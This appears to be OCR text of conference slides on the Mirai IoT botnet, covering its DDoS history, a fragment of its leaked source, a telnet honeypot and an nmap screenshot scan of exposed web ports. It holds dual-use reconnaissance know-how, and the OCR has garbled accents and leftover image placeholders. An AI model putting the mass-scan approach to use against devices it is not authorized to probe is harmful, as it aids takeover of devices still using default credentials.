
MIRAI: CHICKEN,
HONEY AND
VIDEOTAPES

Entelgy

BY FRANCISCO J. SUCUNZA

1ST ACT
VIDEO TAPES

WHAT IS MIRAI?

IT IS A BOTNET.

It is said that:


It infects devices of the so-called "internet of things" (IoT)

DEFAULT USER NAMES AND PASSWORD

Mirai attacks devices of Internet of things exposed to internet whith default credentials.

It uses a combination of 61 users and passwords of devices of internet of things.

Or maybe not, it depends on the point of view.


CHANGING DEFAULT FACTORY CREDENTIALS
IS OVER RATED
SPECIALLY ON DEVICES OF INTERNET OF THINGS.


SAY "INTERNET OF THINGS" AGAIN!

MIRAI IS RESPONSIBLE OF DDOS ATTACKS ON:

OVH web hosting provider

Krebs on security blog

Dyn dns services.


Tuesday, April 23, 2013
14:54:14
CSS
/download.css
Script
Images
/friends/tomahawk_banner.png
Misc
/vlc/2.0.6/win32/vlc-2.0.6-win32.exe.asc
/vlc/2.0.6/macosx/vlc-2.0.6-intel64.dmg
DDoS attack over vlc visualization
from logstalgia project

KREBS ON SECURITY

There are some indications that this attack was launched with the help of a botnet that has enslaved a large number of hacked so-called "Internet of Things," (IoT) devices — routers, IP cameras and digital video recorders (DVRs) that are exposed to the Internet and protected with weak or hard-coded passwords.

KREBS ON SECURITY ON AKAMAI DDOS

Registered most important DDoS on akamai: 360 Gps

Mirai attack on Akamai.....:660 Gps

Finally Krebs was invited to leave Akamai.

AGO 2016: "MALWARE MUST DIE" SITE

Performed a binary analysis

Some of their conclusions about MIRAI:

- It opens 48101 in localhost for incoming connections..
- It creates /dev/watchdog and /dev/misc devices for some kind of delay

SEPT 2016: ANNA-SENPAI RELEASED THE SOURCE CODE OF MIRAI

LOKING AT THE SOURCE CODE

```
// safe string https://youtu.be/dQw4w9WgXcQ
    add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52\x51\x18\x0D\x0D\x
    add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D\x41\x0D\x22", 7);
    add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5);
```

Let's check it out// safe string
https://youtu.be/dQw4w9WgXcQ


y - Never Gonna Give You Up
WHAT A SURPRISE ...
vo


2ND ACT

HONEY

LOW INTERACTION HONEY POT

FAKE TELNET CREDENTIALS CACHING.

I had not great expectations


BUT I FOUND MUCH MORE THAN EXPECTED...
... AND ALMOST IMMEDIATELY
Music: Kraftwerk - Pocket calculator

HAD I BEEN LUCKY?

Scaned a subset of ips ...

... searching for ports 80,8080,81,443 ...

... making screenshots

```
#nmap -v -iL /tmp/lista.ips --script=http-screenshot  -p 80,443,81,8
```


AFTER A LONG
WEEKEND…
…THIS IS A SUMMARY
OF WHAT I FOUND.

Nome de usurio ou Senha incorretos. Favor consultar a resoluo de problemas abaixo:

Ser que a trava do Caps Lock est habilitada em seu teclado?

O nome de usurio e a senha devem ser digitados em letra minscula. Verifique se a luz da trava [illegible] est habilitada no teclado e tente novamente.

Music: Ghost in the shell OST 1995 - Making a cyborg.


Voc esqueceu o seu nome de usurio ou sua senha?

Por favor restaure as configuraes padres de fbrica caso voc esqueceu o seu *nome de usurio* e a sua *senha*. O nome de usurio e a senha padro de acesso so ambos estabelecidos como **"admin"**.

Nota: As configuraes sero restauradas para o padro de fbrica depois da reinicializao.

Como restaurar o dispositivo para as configuraes padres de fbrica?

Primeiro localize o boto "RESET" no painel traseiro do dispositivo, para em seguida apertar e segur-lo por pelo menos 5 segundos. O dispositivo ento ser reinicializado e suas configuraes sero restauradas aos padres de fbrica.



